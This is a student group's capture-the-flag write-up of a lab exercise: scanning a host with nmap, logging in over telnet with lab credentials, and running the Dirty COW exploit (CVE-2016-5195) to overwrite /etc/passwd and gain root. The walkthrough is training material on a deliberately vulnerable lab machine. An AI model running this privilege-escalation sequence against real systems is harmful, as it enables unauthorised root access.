

PSP0201

Week 4

Writeup

Group Name: ikun no 1

Members


ID	Name	Role
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1211101401	Chong Jii Hong	Member
1211103206	Ng Kai Keat	Member
1211103095	Siddiq Ferhad Bin Khairil Anual	Member

Day 13 - Networking Coal for Christmas

Tool used: kali Linux, Firefox, Nmap, Google

Solution/Walkthrough:


Q1



```
(1211101401@kali)-[~]
$ sudo nmap -sV -A -T5 10.10.116.216
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-02 10:53 EDT
Nmap scan report for 10.10.116.216
Host is up (0.19s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 68:60:de:c2:2b:c6:16:d8:5b:88:be:e3:cc:a1:25:75 (DSA)
|   2048 50:db:75:ba:11:2f:43:c9:ab:14:40:6d:7f:a1:ee:e3 (RSA)
|_  256  11:5d:55:29:8a:77:d8:08:b4:00:9b:a3:61:93:fe:e5 (ECDSA)
23/tcp    open  telnet   Linux telnetd
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000   2,3,4      111/tcp     rpcbind
|   100000   2,3,4      111/udp     rpcbind
|   100000   3,4        111/tcp6    rpcbind
|   100000   3,4        111/udp6    rpcbind
|   100024   1          49879/tcp6  status
|   100024   1          56547/tcp   status
|   100024   1          57327/udp   status
|_  100024   1          59022/udp6  status
```

By using nmap, we can find out the protocol used. From the 3 protocol that can be found, telnet is the oldest protocol.

Q2



```
1 198.13 ms 10.18.0.1
2 197.65 ms 10.10.116.216

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.42 seconds

(1211101401@kali)-[~]
$ telnet 10.10.116.216
Trying 10.10.116.216 ...
Connected to 10.10.116.216.
Escape character is '^]'.
HI SANTA!!!

We knew you were coming and we wanted to make
it easy to drop off presents, so we created
an account for you to use.

Username: santa
Password: clauschristmas

We left you cookies and milk!

christmas login: ^CConnection closed by foreign host.

(1211101401@kali)-[~]
$
```

login into the server using telnet. An account info will be shown and the password is the credential left for us.

Q3

```
$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
$
```

The linux version can be found using `cat /etc/*release` command .

Q4.

```
$ cat cookies_and_milk.txt
/*****
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
// - Yours Truly,
//           The Grinch
//*****/
```

By using the command `cat cookies_and_milk.txt`, we can find out who came first.

Q5.

The code is stated inside the source code of dirty cow

Q6.

```
$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fi1IpG9ta02N.:0:0:pwned:/root:/bin/bash

mmap: 7f18c2fe4000
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'password'.

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'password'.

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
$ su
Password:
firefart@christmas:/home/santa# ls
christmas.sh  cookies_and_milk.txt  dirty  dirty.c
firefart@christmas:/home/santa#
```

Run the dirty script by using `./ dirty`. Use the `su` command next and the user `firefart` is created.


Q7.

```
firefart@christmas:~# nano coal
firefart@christmas:~# ls
christmas.sh  coal  message_from_the_grinch.txt
firefart@christmas:~# tree
.
├── christmas.sh
├── coal
└── -- message_from_the_grinch.txt

0 directories, 3 files
firefart@christmas:~# tree | md5
No command 'md5' found, did you mean:
  Command 'cd5' from package 'cd5' (universe)
  Command 'mdu' from package 'mtools' (main)
md5: command not found
firefart@christmas:~# tree | md5sum
8b16f00dd3b51efadb02c1df7f8427cc -
firefart@christmas:~#
```

Create a coal file using `nano coal` command. After that execute the `tree | md5sum` command and the md5 hash output can be found.

Q8.



Dirty Cow cve id can be found in its website which is cve-2016-5195.